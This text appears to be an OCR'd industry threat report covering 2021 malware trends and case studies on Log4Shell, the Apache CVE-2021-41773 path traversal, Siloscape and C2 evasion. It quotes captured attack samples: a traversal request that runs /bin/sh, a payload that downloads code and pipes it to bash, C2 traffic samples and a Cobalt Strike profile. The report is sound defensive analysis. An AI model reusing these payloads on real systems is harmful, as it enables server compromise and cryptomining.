


Figure 7: Heat map for apparent attack source

Vulnerability Types to Watch in 2022 and 2023

Secondary analysis of the malicious sessions observed in attack traffic was conducted to search for insights to inform defenders of the up-and-coming vulnerabilities that may headline 2022 and early 2023. Appendix 3 lists the top 10 vulnerabilities to watch in this time period with links to existing research and potential patches.

The methodology factored in the potential user base of a vulnerability, its severity, reliability of PoCs, recent trajectory, and where there are local (requires prior access to a compromised system) or remote vulnerabilities (can be exploited over a network). Notably are a couple RCE vulnerabilities affecting Java, such as the System Information Library npm package for Node.js [CVE-2021-21315] and within the Spring Framework [CVE-2022-22963, CVE-2022-22965], the authentication bypass vulnerabilities affecting multiple sectors in Zoho ManageEngine ADSelfService Plus [CVE-2021-40539], and others, including Apache and Microsoft, given their user base.

The hope is that early indicators and existing research of these vulnerabilities will prevent them from topping the charts next year. Refer to Appendix 3 for more information.

Overview of Malware in 2021

In this section, we look at network threats in terms of malware, which is often spread by attackers exploiting certain types of vulnerabilities such as remote code execution. In 2021, 525 million malicious samples were collected from WildFire [13], the Palo Alto Networks malware analysis service.

Malware Families

The Palo Alto Networks threat research team, Unit 42, is constantly surveying the threat landscape to identify new and evolving threats. By tracking threat actors and the malware being deployed, we are able to gain insights into the motives and objectives of each group.

Adversaries create and spread malware for many different purposes. Figure 8 shows malware groups categorized by tags from Unit 42, like vulnerability types, which allow malware to be categorized and tracked.

Potentially unwanted program (PUP), also known as potentially unwanted application (PUA), is the most common form of malware, and includes programs such as adware, commodity spyware, and browser hijackers. This type of malware is followed closely by downloaders, which allow a threat actor to transfer additional malware or tools to a compromised device or support other malicious activities.




Figure 8: Distribution of malware types

During 2021, we also observed that a large portion of malware samples are designed to provide financial gain to the threat actor. These include banking trojans, cryptominers, and ransomware. Other types of malicious software, such as RATs, can be used for surveillance and espionage.

Review of the most prevalent malware families detected in 2021 identified Berbew as the most common, which was first observed in 2004. This shows that even older strains of malware, as with vulnerabilities,

are still being used successfully by threat actors today. Here is a full breakdown of the malware families and their uses:

- **Berbew (22.9%)** is a trojan that is capable of stealing passwords and other sensitive information that is stored on an infected device.
- **Sivis (16.4%)** is a file infector that spreads by adding its malicious code to other executable files.
- **Vindor (15.0%)** is a backdoor that allows attackers to capture keyboard input, exfiltrate sensitive data, and perform denial-of-service attacks.
- **Ibashade (12.4%)**, **Valla (7.4%)**, **Miras (5.1%)**, and **Xolxo (4.7%)** are worms that spread by infecting files on removable media devices and network shares.
- **VTBoss (7.2%)** and **Sarodip (4.9%)** are malware families designed to overload the popular virus scanning web service, VirusTotal, by repeatedly uploading many files with unique content.
- **Gator Adware (3.9%)** is capable of monitoring users' browsing habits and downloading other potentially unwanted software onto infected computers.




Figure 9: Distribution of malware families

Malware File Type Trend

Malware can be delivered through many different forms, usually executables or files with script/code execution capabilities such as Portable Executable (PE) and Executable and Linkable Format (ELF), or those with content displaying features to perform phishing such as Portable Document Format (PDF) and Microsoft Word documents. Figure 10 shows the top 10 most common types that were analyzed by WildFire in 2021.




Figure 10: Distribution of file types

Windows is the most common operating system, currently boasting a total of 1.4 billion monthly active devices. Thus, it's not surprising that Windows executable file formats are the preferred malware file type for threat actors to use.

One interesting observation is that the 64-bit malware PE64 is used by adversaries significantly less than portable executables. This is largely due to the backward compatibility of the 64-bit Windows platform, which makes it able to run 32-bit applications. Many threat actors won't bother to develop 64-bit malware while the old ones are still working. We can also see that PDF is taking a larger share as a vehicle for malware delivery over the years. While a malicious PDF typically won't hurt your device directly, it will try to entice viewers to click embedded links that take them to external malicious sites, where attackers can attempt to steal login credentials or credit card information or deliver malware. This is also known as phishing [14]. Phishing attacks ramped up since hybrid work became popular, which could explain why PDF-related phishing attacks are being used more by attackers.

Of **13.7 billion** samples collected by WildFire in 2021, roughly **4%** (525 million) were malicious—almost double what was observed in 2020

Malicious Samples Percentage Doubled from 2020 to 2021

Every year, the number of malicious files that WildFire identifies increases. Observing the trends from 2019 to 2021, we can see that malware samples have decisively surpassed previous years. Among all the samples recorded in 2021, around 4% were malicious. This ratio is double what we witnessed in 2020.




Figure 11: Ratio of malicious samples each month for the past three years

Case Studies

In this section, we will present an in-depth analysis of several vulnerabilities that had the greatest impact to organizations in the recent past. The first three provide insight to attacks that have had the greatest impact in 2021 and are continuing to wreak havoc. Subsequent use cases outline the use of command and control in attacks and illustrate the elevation of sophistication and evasion threat actors use today.

The goal is for security teams to understand how these adversaries operate so they may optimize security controls and improve security posture. Covered are Log4Shell, Apache HTTP Path Traversal exploit attempts, Siloscape (a piece of malware targeting Windows containers), and lastly Encoded C2 and Cobalt Strike characteristics.

Log4Shell: The Highest-Impact Cybersecurity Event of 2021

The Apache Log4j 2 Remote Code Execution (RCE) vulnerabilities (CVE-2021-44228, CVE-2021-45046) are no doubt two of the most severe vulnerabilities in history, as a significant number of Java-based applications use Log4j as their logging utility. The Apache Log4j library allows developers to call on procedures to log data within various applications. In certain circumstances within a vulnerable system, a user request to Log4j with special characters will initiate a Java lookup to a remote malicious LDAP server, this in-turn leads to RCE on the vulnerable victim server using the Log4j 2. Apache Log4j versions prior or equal to 2.15.0-rc1 are vulnerable to this attack. A Unit 42 blog [15] initially published on December 10, 2021, presents the root cause analysis and findings with subsequent updates added as new findings and information about Log4Shell came to light.

11 million active exploitation attempts were observed since it first became known to the public, and detections are still rising

We observed 11.01 million active exploit attempts in the month after Log4Shell first became known to the public in December, and the number of detections is still rising. If we include attacks from internal activities such as Red Team operations, the number increases greatly. For more information on and specific mitigation strategies relative to Log4j, such as ensuring correct policies for blocking known and unknown malicious domains (websites) and enabling decryption, please refer to the Unit 42 blog [15].

Apache HTTP Server Path Traversal Vulnerability: Potential Top Hit for 2022

On October 21, 2021, Unit 42 observed attempts to distribute malicious cryptocurrency miners by exploiting CVE-2021-41773, a path traversal vulnerability in Apache HTTP servers. We observed close to 850,000 CVE-2021-41773-related malicious sessions in 2021. This vulnerability could affect more than 30% of internet-accessible websites due to the substantial popularity of Apache HTTP servers. In some instances, we witnessed attackers attempting to use remote code execution to distribute the cryptocurrency miners in the wild.

Vulnerability Analysis

A path traversal vulnerability exists when a URL or file path is not correctly normalized before accessing the resource it identifies. By including the special pattern dot-dot-slash (../) in a URL, a web server with faulty path normalization can allow access to sensitive resources. Most commonly, this type of vulnerability allows for information disclosure. However, depending on the resources that can be accessed, it may be extended to enable remote code execution. A simple example of this is when a path traversal vulnerability is used to access a database containing login credentials so that an attacker can authenticate themselves with administrative privileges. In the context of Apache HTTP servers, code execution is possible when a vulnerable server is configured with the `mod_cgi` module enabled. This module normally allows any binary file or script to be executed as long as it is contained within a certain path such as `/cgi-bin/`. With a path traversal vulnerability, this restriction can be bypassed to execute any binary file or script that is available on the server's file system. Figure 12 has an example of a HTTP request.

```
POST /cgi-bin/.%2e/.%2e/.%2e/.%2e/bin/sh HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 6

whoami
```

Figure 12: HTTP request to execute code

Vulnerabilities such as this one can be detrimental due to the large number of websites they may affect. A survey by W3Techs [16] estimates that more than 30% of the public websites are running using Apache HTTP server software.

Exploitation in the Wild

In less than three weeks after the Apache published a security advisory for this vulnerability, Unit 42 began to observe attackers attempting to infect web servers with malicious cryptocurrency miners. Figure 13 has an example of a HTTP request to download and execute malicious code.

```
POST /cgi-bin/.%2e/.%2e/.%2e/.%2e/bin/sh HTTP/1.1
User-Agent: curl/7.58.0
Accept: */*
Content-Length: 301
Content-Type: application/x-www-form-urlencoded

(curl -s http://192.168.1.64/xms || wget -q -O - http://192.168.1.64/xms || lwp-download http://192.168.1.64/xms /tmp/
xms) | bash -sh; bash /tmp/xms; rm -rf /tmp/xms; echo
cHl0aG9uIC1jICdpbXBvcnQgdXJsbGliO2V4ZWModXJsbGliLnVybG9wZW4oImh0dHA6Ly8xOTQuMzguMjAuMzEvZC5weSIpLnJlY
WQoKSkn | base64 -d | bash -
```

Figure 13: HTTP request to download and execute malicious code

The cryptocurrency miner is named PwnRig by its developers, and it is a modified version of the legitimate open source mining software XMRig, see Figure 14.

```
38   uVar8 = (undefined4)param_3;
39   local_10 = *(long *)(in_FS_OFFSET + 0x28);
40   iVar1 = (int)param_10;
41   if (iVar1 == 2) {
42     uVar6 = FUN_0058c991((int)param_1,param_2,uVar8,param_4,param_5,param_6,param_7,param_8,
43                          (ulong *)"pwnRig (by pwned)\n built on Jul 19 2021 with GCC",param_10,
44                          param_11,param_12,param_13,param_14,in_stack_fffffffffffffc8);
45     uVar2 = 0;
```

Figure 14: PwnRig version message

Siloscape: First Known Malware Targeting Windows Containers

Cloud infrastructure is becoming an increasingly valuable target for attackers as more organizations migrate to the cloud. In March 2021, Unit 42 identified [17] a new malware family targeting Windows containers running inside Kubernetes clusters. The malicious backdoor, known as Siloscape, has attracted lots of attention because it is the first that targets the Windows platform in the cloud. An in-depth analysis of its functionality revealed that it is capable of abusing a previously reported vulnerability in order to escape Windows containers. After the malware has liberated itself from the container, the attacker can remotely control the server, as well as any other containers it is hosting. This increased control gives attackers more opportunities to exfiltrate sensitive information or encrypt their victim's data in exchange for ransom. The discovery of this malware family highlights the importance of securing all cloud environments regardless of platform and container infrastructure. Figure 15 illustrates how Siloscape operates within typical cloud infrastructure.




Figure 15: Attack lifecycles from Siloscape

Encrypted and Encoded C2: Threat Actors Evading Security Detections

Encrypted C2 Channels and Detection Methodologies

The C2 channel is being widely used by attackers to communicate with victim machines. Malware performs various actions with C2 traffic such as leaking sensitive data from infected hosts, receiving remote commands or downloading additional software to perform additional attack steps. Multiple network protocols are used to transmit most C2 traffic, including HTTP, Secure Socket Layer (SSL) or Transport Layer Security (TLS), Domain Name Service (DNS), Internet Control Message Protocol (ICMP), as well as traffic that isn't identified as coming from known applications, such as unknown-TCP and unknown-UDP.

Commands that are sent through C2 packets from an attacker to an injected host can often appear harmless. Such types of C2 traffic can be hard to identify with signatures, since signatures sensitive enough to detect them might lead to a high number of false positives. Figure 16 shows an example of a HTTP packet used for C2 communication that appears innocent, but actually delivers a command from the attacker in the cookie value.

```
GET /news.php HTTP/1.1
Host: 192.168.1.1-36
Cookie: lOeDWu=dZPp4Y/mjQRPu7LVMYWfdHR2YoA=
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Connection: Keep-Alive
```

Figure 16: C2 traffic from PowerShell Empire

The transmitted data can be encoded, obfuscated, or encrypted. The C2 sample generated by the PowerShell Empire post-exploitation tool shown in Figure 16 transmits certain information from an infected host to a C2 server. Figure 17 is another C2 example generated by NJRat.

```
207.ll|'|'|QkE2M0U4OEU=|'|'|QZPC26332314188|'|'|FqFUCAJaYlj3h|'|'|
21-10-05|'|'||'|'|Microsoft Windows 10 ProSP0 x86|'|'|No|'|'|TEST
DY|'|'|..|'|'|
QWRtaW5pc3RyYXRvcjogQzpcV2luZG93c1xzeXN0ZW0zMlxjbWQuZXhlAA==|'|'|
```

Figure 17: C2 traffic from the malware NJRat

Some malware families leverage encrypted protocols, such as TLS, for C2 communication. Identifying encrypted C2 traffic is more challenging since fewer features can be used from the traffic session to make a detection decision. Specifically in the case of TLS, only features such as the composition of the Server Name Indication (SNI), the number and types of proposed cipher suites, or attributes in the server certificate, can be used to train a machine learning (ML) model. Figure 18 is an example of the Domain Generation Algorithm (DGA)-generated SNI in TLS C2 communication from WannaCry ransomware.

```
Extension: server_name (len=26)
    Type: server_name (0)
    Length: 26
  Server Name Indication extension
      Server Name list length: 24
      Server Name Type: host_name (0)
      Server Name length: 21
      Server Name: www.ypcicd4b23big.com
```

Figure 18: DGA-generated SNI in C2 TLS communications of WannaCry ransomware

Based on a preliminary study of malware using TLS, we observed that features in the initial handshakes of TLS communications can be used to classify malware C2 sessions. For instance, 2.4% of malware leverages DGA to compose the domain name (one example is highlighted in Figure 18) in the SNI. However, only 0.09% of malware is observed in benign TLS sessions. This suggests that DGA-generated SNI can be an effective indicator to detect malicious TLS C2 traffic.

We also observed many malware samples using untrusted certificates, which were either self-signed, expired, or had some type of abnormal validation. For instance, as shown in Figure 19, Ursnif malware composed an untrusted certificate for TLS communications that includes a self-signed certificate with the common name of "*" and an extremely long validity of 10 years.




Figure 19: Self-signed certificate in C2 TLS of Ursnif malware

Furthermore, many malware TLS communications use insecure settings of TLS—50.7% of them use TLS 1.1 and lower TLS versions, which are known to have security flaws. In contrast, only 2.3% of benign TLS sessions are using TLS 1.1 and lower versions.

In our research, while static IPS signatures might have trouble detecting encrypted C2 communications, we see that C2 detections can be done reliably with appropriately trained models acting on live traffic.

Cobalt Strike: Customized and Encoded C2

Cobalt Strike is one of the most widely used commercial software products that is designed for Red Teams to use in adversary simulations. However, its ease of use and availability in darknet markets also makes it a growing problem in the cybercrime landscape. As it continues to gain popularity among both cybersecurity professionals and threat actors, Unit 42 has seen its use in sophisticated attacks increase by 73% over last year. Its flexible configuration and powerful adversarial capabilities have created a unique challenge for detection in the network security industry. One notable feature that can make detection difficult is the ability to disguise C2 communications as typical network traffic.

With the Cobalt Strike framework, a compromised device may be controlled over a network with an implant called a Beacon. The network protocol that a Beacon communicates with can be customized using configuration files known as Malleable C2 profiles. A profile can specify which protocol to use, such as HTTP, DNS, or Server Message Block (SMB), as well as protocol details including port

numbers, HTTP headers, DNS subdomains, and SMB pipe names. The flexibility of this tool can make it challenging for traditional pattern-based signatures to detect C2 communications.

Figure 20 and Figure 21 demonstrate a profile that will disguise C2 traffic as HTTP. When a Beacon first connects to its controller, it sends metadata to identify itself to the controller. This metadata is Base64-encoded and embedded in the Cookie header of an HTTP GET request. The URI path of each request is randomly chosen from a list of inconspicuous paths specified in the profile. Concealing C2 communication as ordinary HTTP requests can make it difficult to distinguish from benign HTTP traffic that originates from typical network activity such as web browsing.

```
http-get {
    # Beacon will randomly choose from this pool of URIs
    set uri "/ca /dpixel /__utm.gif /pixel.gif /g.pixel /dot.gif /updates.rss

    client {
        # base64 encode session metadata and store it in the Cookie header.
        metadata {
            base64;
            header "Cookie";
        }
    }

    server {
        # server should send output with no changes
        header "Content-Type" "application/octet-stream";

        output {
            print;
        }
    }
}
```

Figure 20: A malleable C2 profile

